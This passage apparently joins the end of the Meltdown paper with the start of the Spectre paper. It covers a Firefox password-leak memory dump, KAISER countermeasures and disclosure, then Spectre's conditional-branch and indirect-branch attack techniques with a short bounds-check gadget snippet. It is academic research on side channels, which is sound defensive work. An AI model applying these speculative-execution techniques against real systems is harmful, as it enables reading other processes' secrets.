f94b7820: 64 6e 2e 6d 6f 7a 69 6c 6c  61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69 61  2f 61 64 64 6f 6e 5f |ser-media/addon_|
f94b7840: 69 63 6f 6e 73 2f 33 35 34  2f 33 35 34 33 39 39 |icons/354/354399|
f94b7850: 2d 36 34 2e 70 6e 67 3f 6d  6f 64 69 66 69 65 64 |-64.png?modified|
f94b7860: 3d 31 34 35 32 32 34 34 38  31 35 XX XX XX XX XX |=1452244815.....|
```

Listing 4: Memory dump of Firefox 56 on Ubuntu 16.10 on a Intel Core i7-6700K disclosing saved passwords (cf. Figure 6).




Figure 6: Firefox 56 password manager showing the stored passwords that are leaked using Meltdown in Listing 4.

channel did not yield any results, *i.e.*, no Flush+Reload hit. Additional repetitions of the attack may still be able to read these bytes.

Listing 4 shows a memory dump of Firefox 56 using Meltdown on the same machine. We can clearly identify some of the passwords that are stored in the internal password manager shown in Figure 6, *i.e.*, `Dolphin18`, `insta_0203`, and `secretpwd0`. The attack also recovered a URL which appears to be related to a Firefox addon.

6.4 Limitations on ARM and AMD

We also tried to reproduce the Meltdown bug on several ARM and AMD CPUs. However, we did not manage to successfully leak kernel memory with the attack described in Section 5, neither on ARM nor on AMD. The reasons for this can be manifold. First of all, our implementation might simply be too slow and a more optimized version might succeed. For instance, a more shallow out-of-order execution pipeline could tip the race condition towards against the data leakage. Similarly, if the processor lacks certain features, e.g., no re-order buffer, our current implementation might not be able to leak data. However, for both ARM and AMD, the toy example as described in Section 3 works reliably, indicating that out-of-order execution generally occurs and instructions past illegal memory accesses are also performed.

7 Countermeasures

In this section, we discuss countermeasures against the Meltdown attack. At first, as the issue is rooted in the hardware itself, we want to discuss possible microcode updates and general changes in the hardware design.

Second, we want to discuss the KAISER countermeasure that has been developed to mitigate side-channel attacks against KASLR which inadvertently also protects against Meltdown.

7.1 Hardware

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Hence any software patch (e.g., KAISER [8]) will leave small amounts of memory exposed (cf. Section 7.2). There is no documentation whether such a fix requires the development of completely new hardware, or can be fixed using a microcode update.

As Meltdown exploits out-of-order execution, a trivial countermeasure would be to completely disable out-of-order execution. However, the performance impacts would be devastating, as the parallelism of modern CPUs could not be leveraged anymore. Thus, this is not a viable solution.

Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed.

A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal. Furthermore, the backwards compatibility is ensured, since the hard-split bit is not set by default and the kernel only sets it if it supports the hard-split feature.

Note that these countermeasures only prevent Meltdown, and not the class of Spectre attacks described by Kocher et al. [19]. Likewise, several countermeasures presented by Kocher et al. [19] have no effect on Meltdown. We stress that it is important to deploy countermeasures against both attacks.

7.2 KAISER

As hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. Gruss et al. [8] proposed KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR [13, 9, 17]. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical memory available in user space. KAISER will be available in the upcoming releases of the Linux kernel under the name kernel page-table isolation (KPTI) [25]. The patch will also be backported to older Linux kernel versions. A similar patch was also introduced in Microsoft Windows 10 Build 17035 [15]. Also, Mac OS X and iOS have similar features [22].

Although KAISER provides basic protection against Meltdown, it still has some limitations. Due to the design of the x86 architecture, several privileged memory locations are required to be mapped in user space [8]. This leaves a residual attack surface for Meltdown, *i.e.*, these memory locations can still be read from user space. Even though these memory locations do not contain any secrets, such as credentials, they might still contain pointers. Leaking one pointer can be enough to again break KASLR, as the randomization can be calculated from the pointer value.

Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, *i.e.*, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.

8 Discussion

Meltdown fundamentally changes our perspective on the security of hardware optimizations that manipulate the state of microarchitectural elements. The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure soft-

ware implementations, is known since more than 20 years [20]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Meltdown changes the situation entirely. Meltdown shifts the granularity from a comparably low spatial and temporal granularity, e.g., 64-bytes every few hundred cycles for cache attacks, to an arbitrary granularity, allowing an attacker to read every single bit. This is nothing any (cryptographic) algorithm can protect itself against. KAISER is a short-term software fix, but the problem we uncovered is much more significant.

We expect several more performance optimizations in modern CPUs which affect the microarchitectural state in some way, not even necessarily through the cache. Thus, hardware which is designed to provide certain security guarantees, e.g., CPUs running untrusted code, require a redesign to avoid Meltdown- and Spectre-like attacks. Meltdown also shows that even error-free software, which is explicitly written to thwart side-channel attacks, is not secure if the design of the underlying hardware is not taken into account.

With the integration of KAISER into all major operating systems, an important step has already been done to prevent Meltdown. KAISER is also the first step of a paradigm change in operating systems. Instead of always mapping everything into the address space, mapping only the minimally required memory locations appears to be a first step in reducing the attack surface. However, it might not be enough, and an even stronger isolation may be required. In this case, we can trade flexibility for performance and security, by e.g., forcing a certain virtual memory layout for every operating system. As most modern operating system already use basically the same memory layout, this might be a promising approach.

Meltdown also heavily affects cloud providers, especially if the guests are not fully virtualized. For performance reasons, many hosting or cloud providers do not have an abstraction layer for virtual memory. In such environments, which typically use containers, such as Docker or OpenVZ, the kernel is shared among all guests. Thus, the isolation between guests can simply be circumvented with Meltdown, fully exposing the data of all other guests on the same host. For these providers, changing their infrastructure to full virtualization or using software workarounds such as KAISER would both increase the costs significantly.

Even if Meltdown is fixed, Spectre [19] will remain an issue. Spectre [19] and Meltdown need different defenses. Specifically mitigating only one of them will leave the security of the entire system at risk. We expect that Meltdown and Spectre open a new field of research to investigate in what extent performance optimizations change the microarchitectural state, how this state can be translated into an architectural state, and how such attacks can be prevented.

9 Conclusion

In this paper, we presented Meltdown, a novel software-based side-channel attack exploiting out-of-order execution on modern processors to read arbitrary kernel- and physical-memory locations from an unprivileged user space program. Without requiring any software vulnerability and independent of the operating system, Meltdown enables an adversary to read sensitive data of other processes or virtual machines in the cloud with up to 503 KB/s, affecting millions of devices. We showed that the countermeasure KAISER [8], originally proposed to protect from side-channel attacks against KASLR, inadvertently impedes Meltdown as well. We stress that KAISER needs to be deployed on every operating system as a short-term workaround, until Meltdown is fixed in hardware, to prevent large-scale exploitation of Meltdown.

Acknowledgment

We would like to thank Anders Fogh for fruitful discussions at BlackHat USA 2016 and BlackHat Europe 2016, which ultimately led to the discovery of Meltdown. Fogh [5] already suspected that it might be possible to abuse speculative execution in order to read kernel memory in user mode but his experiments were not successful. We would also like to thank Jann Horn for comments on an early draft. Jann disclosed the issue to Intel in June. The subsequent activity around the KAISER patch was the reason we started investigating this issue. Furthermore, we would like Intel, ARM, Qualcomm, and Microsoft for feedback on an early draft.

We would also like to thank Intel for awarding us with a bug bounty for the responsible disclosure process, and their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. Furthermore, we would also thank ARM for their fast response upon disclosing the issue.

This work was supported in part by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

References

[1] BENGER, N., VAN DE POL, J., SMART, N. P., AND YAROM, Y. "Ooh Aah... Just a Little Bit": A small amount of side channel can go a long way. In *CHES'14* (2014).

[2] CHENG, C.-C. The schemes and performances of dynamic branch predictors. *Berkeley Wireless Research Center, Tech. Rep* (2000).

[3] DEVIES, A. M. AMD Takes Computing to a New Horizon with Ryzen™Processors, 2016.

[4] EDGE, J. Kernel address space layout randomization, 2013.

[5] FOGH, A. Negative Result: Reading Kernel Memory From User Mode, 2017.

[6] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS* (2017).

[7] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security Symposium* (2017).

[8] GRUSS, D., LIPP, M., SCHWARZ, M., FELLNER, R., MAURICE, C., AND MANGARD, S. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[9] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *CCS* (2016).

[10] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA* (2016).

[11] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium* (2015).

[12] HENNESSY, J. L., AND PATTERSON, D. A. *Computer architecture: a quantitative approach*. Elsevier, 2011.

[13] HUND, R., WILLEMS, C., AND HOLZ, T. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *S&P* (2013).

[14] INTEL. Intel® 64 and IA-32 Architectures Optimization Reference Manual, 2014.

[15] IONESCU, A. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER)., 2017.

[16] IRAZOQUI, G., INCI, M. S., EISENBARTH, T., AND SUNAR, B. Wait a minute! A fast, Cross-VM attack on AES. In *RAID'14* (2014).

[17] JANG, Y., LEE, S., AND KIM, T. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *CCS* (2016).

[18] JIMÉNEZ, D. A., AND LIN, C. Dynamic branch prediction with perceptrons. In *High-Performance Computer Architecture, 2001. HPCA. The Seventh International Symposium on* (2001), IEEE, pp. 197–206.

[19] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre Attacks: Exploiting Speculative Execution.

[20] KOCHER, P. C. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996).

[21] LEE, B., MALISHEVSKY, A., BECK, D., SCHMID, A., AND LANDRY, E. Dynamic branch prediction. *Oregon State University*.

[22] LEVIN, J. *Mac OS X and IOS Internals: To the Apple's Core*. John Wiley & Sons, 2012.

[23] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium* (2016).

[24] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE Symposium on Security and Privacy – SP* (2015), IEEE Computer Society, pp. 605–622.

[25] LWN. The current state of kernel page-table isolation, Dec. 2017.

[26] MAURICE, C., WEBER, M., SCHWARZ, M., GINER, L., GRUSS, D., ALBERTO BOANO, C., MANGARD, S., AND RÖMER, K. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *NDSS* (2017).

[27] MOLNAR, I. x86: Enable KASLR by default, 2017.

[28] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: the Case of AES. In *CT-RSA* (2006).

[29] PERCIVAL, C. Cache missing for fun and profit. In *Proceedings of BSDCan* (2005).

[30] PHORONIX. Linux 4.12 To Enable KASLR By Default, 2017.

[31] SCHWARZ, M., LIPP, M., GRUSS, D., WEISER, S., MAURICE, C., SPREITZER, R., AND MANGARD, S. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *NDSS'18* (2018).

[32] TERAN, E., WANG, Z., AND JIMÉNEZ, D. A. Perceptron learning for reuse prediction. In *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on* (2016), IEEE, pp. 1–12.

[33] TOMASULO, R. M. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of research and Development 11*, 1 (1967), 25–33.

[34] VINTAN, L. N., AND IRIDON, M. Towards a high performance neural branch predictor. In *Neural Networks, 1999. IJCNN'99. International Joint Conference on* (1999), vol. 2, IEEE, pp. 868–873.

[35] YAROM, Y., AND FALKNER, K. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium* (2014).

[36] YEH, T.-Y., AND PATT, Y. N. Two-level adaptive training branch prediction. In *Proceedings of the 24th annual international symposium on Microarchitecture* (1991), ACM, pp. 51–61.

[37] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In *CCS'14* (2014).

Spectre Attacks: Exploiting Speculative Execution*

Paul Kocher[1], Daniel Genkin[2], Daniel Gruss[3], Werner Haas[4], Mike Hamburg[5],
Moritz Lipp[3], Stefan Mangard[3], Thomas Prescher[4], Michael Schwarz[3], Yuval Yarom[6]
[1] *Independent*
[2] *University of Pennsylvania and University of Maryland*
[3] *Graz University of Technology*
[4] *Cyberus Technology*
[5] *Rambus, Cryptography Research Division*
[6] *University of Adelaide and Data61*

Abstract

Modern processors use branch prediction and speculative execution to maximize performance. For example, if the destination of a branch depends on a memory value that is in the process of being read, CPUs will try guess the destination and attempt to execute ahead. When the memory value finally arrives, the CPU either discards or commits the speculative computation. Speculative logic is unfaithful in how it executes, can access to the victim's memory and registers, and can perform operations with measurable side effects.

Spectre attacks involve inducing a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. This paper describes practical attacks that combine methodology from side channel attacks, fault attacks, and return-oriented programming that can read arbitrary memory from the victim's process. More broadly, the paper shows that speculative execution implementations violate the security assumptions underpinning numerous software security mechanisms, including operating system process separation, static analysis, containerization, just-in-time (JIT) compilation, and countermeasures to cache timing/side-channel attacks. These attacks represent a serious threat to actual systems, since vulnerable speculative execution capabilities are found in microprocessors from Intel, AMD, and ARM that are used in billions of devices.

While makeshift processor-specific countermeasures are possible in some cases, sound solutions will require fixes to processor designs as well as updates to instruction set architectures (ISAs) to give hardware architects and software developers a common understanding as to what computation state CPU implementations are (and are not) permitted to leak.

*After reporting the results here, we were informed that our work partly overlaps the results of independent work done at Google's Project Zero.

1 Introduction

Computations performed by physical devices often leave observable side effects beyond the computation's nominal outputs. Side channel attacks focus on exploiting these side effects in order to extract otherwise-unavailable secret information. Since their introduction in the late 90's [25], many physical effects such as power consumption [23, 24], electromagnetic radiation [31], or acoustic noise [17] have been leveraged to extract cryptographic keys as well as other secrets.

While physical side channel attacks can be used to extract secret information from complex devices such as PCs and mobile phones [15, 16], these devices face additional threats that do not require external measurement equipment because they execute code from potentially unknown origins. While some software-based attacks exploit software vulnerabilities (such as buffer overflow or use-after-free vulnerabilities) other software attacks leverage hardware vulnerabilities in order to leak sensitive information. Attacks of the latter type include microarchitectural attacks exploiting cache timing [9, 30, 29, 35, 21, 36, 28], branch prediction history [7, 6], or Branch Target Buffers [26, 11]). Software-based techniques have also been used to mount fault attacks that alter physical memory [22] or internal CPU values [34].

Speculative execution is a technique used by high-speed processors in order to increase performance by guessing likely future execution paths and prematurely executing the instructions in them. For example when the program's control flow depends on an uncached value located in the physical memory, it may take several hundred clock cycles before the value becomes known. Rather than wasting these cycles by idling, the processor guesses the direction of control flow, saves a checkpoint of its register state, and proceeds to speculatively execute the program on the guessed path. When the value eventually arrives from memory the processor checks the cor-

rectness of its initial guess. If the guess was wrong, the processor discards the (incorrect) speculative execution by reverting the register state back to the stored checkpoint, resulting in performance comparable to idling. In case the guess was correct, however, the speculative execution results are committed, yielding a significant performance gain as useful work was accomplished during the delay.

From a security perspective, speculative execution involves executing a program in possibly incorrect ways. However, as processors are designed to revert the results of an incorrect speculative execution on their prior state to maintain correctness, these errors were previously assumed not to have any security implications.

1.1 Our Results

Exploiting Speculative Execution. In this paper, we show a new class of microarchitectural attacks which we call Spectre attacks. At a high level, Spectre attacks trick the processor into speculatively executing instructions sequences that should not have executed during correct program execution. As the effects of these instructions on the nominal CPU state will be eventually reverted, we call them *transient instructions*. By carefully choosing which transient instructions are speculatively executed, we are able to leak information from within the victim's memory address space.

We empirically demonstrate the feasibility of Spectre attacks by using transient instruction sequences in order to leak information across security domains.

Attacks using Native Code. We created a simple victim program that contains secret data within its memory access space. Next, after compiling the victim program we searched the resulting binary and the operating system's shared libraries for instruction sequences that can be used to leak information from the victim's address space. Finally, we wrote an attacker program that exploits the CPU's speculative execution feature in order to execute the previously-found sequences as transient instructions. Using this technique we were able to read the entire victim's memory address space, including the secrets stored within it.

Attacks using JavaScript. In addition to violating process isolation boundaries using native code, Spectre attacks can also be used to violate browser sandboxing, by mounting them via portable JavaScript code. We wrote a JavaScript program that successfully reads data from the address space of the browser process running it.

1.2 Our Techniques

At a high level, a Spectre attack violates memory isolation boundaries by combining speculative execution with data exfiltration via microarchitectural covert channels. More specifically, in order to mount a Spectre attack, an attacker starts by locating a sequence of instructions within the process address space which when executed acts as a covert channel transmitter which leaks the victim's memory or register contents. The attacker then tricks the CPU into speculatively and erroneously executing this instruction sequence, thereby leaking the victim's information over the covert channel. Finally, the attacker retrieves the victim's information over the covert channel. While the changes to the nominal CPU state resulting from this erroneous speculative execution are eventually reverted, changes to other microarchitectural parts of the CPU (such as cache contents) can survive nominal state reversion.

The above description of Spectre attacks is general, and needs to be concretely instantiated with a way to induce erroneous speculative execution as well as with a microarchitectural covert channel. While many choices are possible for the covert channel component, the implementations described in this work use a cache-based covert channel using Flush+Reload [37] or Evict+Reload [28] techniques.

We now proceed to describe our techniques for inducing and influencing erroneous speculative execution.

Exploiting Conditional Branches. To exploit conditional branches, the attacker needs the branch predictor to mispredict the direction of the branch, then the processor must speculatively execute code that would not be otherwise executed which leaks the information sought by the attacker. Here is an example of exploitable code:

```
if (x < array1_size)
   y = array2[array1[x] * 256];
```

In this example, the variable `x` contains attacker-controlled data. The `if` statement compiles to a branch instruction, whose purpose is to verify that the value of `x` is within a legal range, ensuring that the access to `array1` is valid.

For the exploit, the attacker first invokes the relevant code with valid inputs, training the branch predictor to expect that the `if` will be true. The attacker then invokes the code with a value of `x` outside the bounds of `array1` and with `array1_size` uncached. The CPU guesses that the bounds check will be true, the speculatively executes the read from `array2[array1[x] * 256]` using the malicious `x`. The read from `array2` loads data into the cache at an address that is dependent on `array1[x]` using the malicious `x`. The change in the cache state is not reverted when the processor realizes that the speculative execution was erroneous, and can be detected by the adversary to find a byte of the victim's memory. By repeating with different values of `x`, this construct can be exploited to read the victim's memory.

Exploiting Indirect Branches. Drawing from return-oriented programming (ROP) [33], in this method the attacker chooses a *gadget* from the address space of the victim and influences the victim to execute the gadget speculatively. Unlike ROP, the attacker does not rely on a vulnerability in the victim code. Instead, the attacker trains the Branch Target Buffer (BTB) to mispredict a branch from an indirect branch instruction to the address of the gadget, resulting in a speculative execution of the gadget. While the speculatively executed instructions are abandoned, their effects on the cache are not reverted. These effects can be used by the gadget to leak sensitive information. We show how, with a careful selection of a gadget, this method can be used to read arbitrary memory from the victim.

To mistrain the BTB, the attacker finds the virtual address of the gadget in the victim's address space, then performs indirect branches to this address. This training is done from the attacker's address space, and it does not matter what resides at the gadget address in the attacker's address space; all that is required is that the branch used for training branches to use the same destination virtual address. (In fact, as long as the attacker handles exceptions, the attack can work even if there is no code mapped at the virtual address of the gadget in the attacker's address space.) There is also no need for a complete match of the source address of the branch used for training and the address of the targetted branch. Thus, the attacker has significant flexibility in setting up the training.

Other Variants. Further attacks can be designed by varying both the method of achieving speculative execution and the method used to leak the information. Examples of the former include mistraining return instructions or return from interrupts. Examples of the latter include leaking information through timing variations or by generating contention on arithmetic units.

1.3 Targeted Hardware and Current Status

Hardware. We have empirically verified the vulnerability of several Intel processors to Spectre attacks, including Ivy Bridge, Haswell and Skylake based processors. We have also verified the attack's applicability to AMD Ryzen CPUs. Finally, we have also successfully mounted Spectre attacks on several Samsung and Qualcomm processors (which use an ARM architecture) found in popular mobile phones.

Current Status. Using the practice of responsible disclosure, we have disclosed a preliminary version of our results to Intel, AMD, ARM, Qualcomm as well as to other CPU vendors. We have also contacted other companies including Amazon, Apple, Microsoft, Google and others. The Spectre family of attacks is documented under CVE-2017-5753 and CVE-2017-5715.

1.4 Meltdown

Meltdown [27] is a related microarchitectural attack which exploits out-of-order execution in order to leak the target's physical memory. Meltdown is distinct from Spectre Attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction for achieving speculative execution. Instead, it relies on the observation that when an instruction causes a trap, following instructions that were executed out-of-order are aborted. Second, Meltdown exploits a privilege escalation vulnerability specific to Intel processors, due to which speculatively executed instructions can bypass memory protection. Combining these issues, Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the code that follows the access leaks the contents of the accessed memory through a cache channel.

Unlike Meltdown, the Spectre attack works on non-Intel processors, including AMD and ARM processors. Furthermore, the KAISER patch [19], which has been widely applied as a mitigation to the Meltdown attack, does not protect against Spectre.

2 Background

In this section we describe some of the microarchitectural components of modern high-speed processors, how they improve the performance, and how they can leak information from running programs. We also describe return-oriented-programming (ROP) and 'gadgets'.

2.1 Out-of-order Execution

An *out-of-order* execution paradigm increases the utilization of the processor's components by allowing instructions further down the instruction stream of a program to be executed in parallel with, and sometimes before, preceding instructions.

The processor queues completed instructions in the *reorder buffer*. Instructions in the reorder buffer are *retired* in the program execution order, *i.e.*, an instruction is only retired when all preceding instructions have been completed and retired.

Only upon retirement, the results of the retired instructions are committed and made visible externally.

2.2 Speculative Execution

Often, the processor does not know the future instruction stream of a program. For example, this occurs when out-

of-order execution reaches a conditional branch instruction whose direction depends on preceding instructions whose execution has not completed yet. In such cases, the processor can make save a checkpoint containing its current register state, make a prediction as to the path that the program will follow, and *speculatively* execute instructions along the path. If the prediction turns out to be correct, the checkpoint is not needed and instructions are retired in the program execution order. Otherwise, when the processor determines that it followed the wrong path, it *abandons* all pending instructions along the path by reloading its state from the checkpoint and execution resumes along the correct path.

Abandoning instructions is performed so that changes made by instructions outside the program execution path are not made visible to the program. Hence, the speculative execution maintains the logical state of the program as if execution followed the correct path.

2.3 Branch Prediction

Speculative execution requires that the processor make guesses as to the likely outcome of branch instructions. Better predictions improve performance by increasing the number of speculatively executed operations that can be successfully committed.

Several processor components are used for predicting the outcome of branches. The Branch Target Buffer (BTB) keeps a mapping from addresses of recently executed branch instructions to destination addresses [26]. Processors can uses the BTB to predict future code addresses even before decoding the branch instructions. Evtyushkin et al. [11] analyze the BTB of a Intel Haswell processor and conclude that only the 30 least significant bits of the branch address are used to index the BTB. Our experiments on show similar results but that only 20 bits are required.

For conditional branches, recording the target address is not sufficient for predicting the outcome of the branch. To predict whether a conditional branch is taken or not, the processor maintains a record of recent branches outcomes. Bhattacharya et al. [10] analyze the structure of branch history prediction in recent Intel processors.

2.4 The Memory Hierarchy

To bridge the speed gap between the faster processor and the slower memory, processors use a hierarchy of successively smaller but faster caches. The caches divide the memory into fixed-size chunks called *lines*, with typical line sizes being 64 or 128 bytes. When the processor needs data from memory, it first checks if the *L1* cache, at the top of the hierarchy, contains a copy. In the case of a *cache hit*, when the data is found in the cache, the data is retrieved from the L1 cache and used. Otherwise, in a *cache miss*, the procedure is repeated to retrieve the data from the next cache level. Additionally, the data is stored in the L1 cache, in case it is needed again in the near future. Modern Intel processors typically have three cache levels, with each core having dedicated L1 and L2 caches and all cores sharing a common L3 cache, also known as the Last-Level Cache (LLC).

2.5 Microarchitectural Side-Channel Attacks

All of the microarchitectural components we discuss above improve the processor performance by predicting future program behavior. To that aim, they maintain state that depends on past program behavior and assume that future behavior is similar to or related to past behavior.

When multiple programs execute on the same hardware, either concurrently or via time sharing, changes in the microarchitectural state caused by the behavior of one program may affect other programs. This, in turn, may result in unintended information leaks from one program to another [13]. Past works have demonstrated attacks that leak information through the BTB [26, 11], branch history [7, 6], and caches [29, 30, 35, 21].

In this work we use the Flush+Reload technique [21, 36] and its variant, Evict+Reload [20] for leaking sensitive information. Using these techniques, the attacker begins by evicting from the cache a cache line shared with the victim. After the victim executes for a while, the attacker measures the time it takes to perform a memory read at the address corresponding to the evicted cache line. If the victim accessed the monitored cache line, the data will be in the cache and the access will be fast. Otherwise, if the victim has not accessed the line, the read will be slow. Hence, by measuring the access time, the attacker learns whether the victim accessed the monitored cache line between the eviction and probing steps.

The main difference between the two techniques is the mechanism used for evicting the monitored cache line from the cache. In the Flush+Reload technique, the attacker uses a dedicated machine instruction, e.g., x86's `clflush`, to evict the line. In Evict+Reload, eviction is achieved by forcing contention on the cache set that stores the line, e.g., by accessing other memory locations which get bought into the cache and (due to the limited size of the cache) cause the processor to discard the evict the line that is subsequently probed.

2.6 Return-Oriented Programming

Return-Oriented Programming (ROP) [33] is a technique for exploiting buffer overflow vulnerabilities. The technique works by chaining machine code snippets, called

gadgets that are found in the code of the vulnerable victim. More specifically, the attacker first finds usable gadgets in the victim binary. She then uses a buffer overflow vulnerability to write a sequence of addresses of gadgets into the victim program stack. Each gadget performs some computation before executing a return instruction. The return instruction takes the return address from the stack, and because the attacker control this address, the return instruction effectively jumping into the next gadget in the chain.

3 Attack Overview

Spectre attacks induce a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. We first describe variants that leverage conditional branch mispredictions (Section 4), then variants that leverage misprediction of the targets of indirect branches (Section 5).

In most cases, the attack begins with a setup phase, where the adversary performs operations that mistrain the processor so that it will later make an exploitably erroneous speculative prediction. In addition, the setup phase usually includes steps to that help induce speculative execution, such as performing targeted memory reads that cause the processor to evict from its cache a value that is required to determine the destination of a branching instruction. During the setup phase, the adversary can also prepare the side channel that will be used for extracting the victim's information, e.g. by performing the flush or evict portion of a flush+reload or evict+reload attack.

During the second phase, the processor speculatively executes instruction(s) that transfer confidential information from the victim context into a microarchitectural side channel. This may be triggered by having the attacker request that the victim to perform an action (e.g., via a syscall, socket, file, etc.). In other cases, the attacker's may leverage the speculative (mis-)execution of its own code in order to obtain sensitive information from the same process (e.g., if the attack code is sandboxed by an interpreter, just-in-time compiler, or 'safe' language and wishes to read memory it is not supposed to access). While speculative execution can potentially expose sensitive data via a broad range of side channels, the examples given cause speculative execution to read memory value at an attacker-chosen address then perform a memory operation that modifies the cache state in a way that exposes the value.

For the final phase, the sensitive data is recovered. For Spectre attacks using flush+reload or evict+reload, the recovery process consists of timing how long reads take from memory addresses in the cache lines being monitored.

Spectre attacks only assume that speculatively executed instructions can read from memory that the victim process could access normally, e.g., without triggering a page fault or exception. For example, if a processor prevents speculative execution of instructions in user processes from accessing kernel memory, the attack will still work. [12]. As a result, Spectre is orthogonal to Meltdown [27] which exploits scenarios where some CPUs allow out-of-order execution of user instructions to read kernel memory.

4 Exploiting Conditional Branch Misprediction

Consider the case where the code in Listing 1 is part of a function (such as a kernel syscall or cryptographic library) that receives an unsigned integer `x` from an untrusted source. The process running the code has access to an array of unsigned bytes `array1` of size `array1_size`, and a second byte array `array2` of size 64KB.

```
if (x < array1_size)
   y = array2[array1[x] * 256];
```

Listing 1: Conditional Branch Example

The code fragment begins with a bounds check on `x` which is essential for security. In particular, this check prevents the processor from reading sensitive memory outside of `array1`. Otherwise, an out-of-bounds input `x` could trigger an exception or could cause the processor to access sensitive memory by supplying $\texttt{x} = (\text{address of a secret byte to read}) - (\text{base address of } \texttt{array1})$.

Unfortunately, during speculative execution, the conditional branch for the bounds check can follow the incorrect path. For example, suppose an adversary causes the code to run such that:

- the value of `x` is maliciously chosen (and out-of-bounds) such that `array1[x]` resolves to a secret byte k somewhere in the victim's memory;
- `array1_size` and `array2` are not present in the processor's cache, but k is cached; and
- previous operations received values of `x` that were valid, leading the branch predictor to assume the `if` will likely be true.

This cache configuration can occur naturally or can be created by an adversary, e.g., by simply reading a large amount of memory to fill the cache with unrelated values, then having the kernel use the secret key in a legitimate operation. If the cache structure is known [38]

or if the CPU provides a cache flush instruction (e.g., the x86 `clflush` instruction) then the cache state can be achieved even more efficiently.

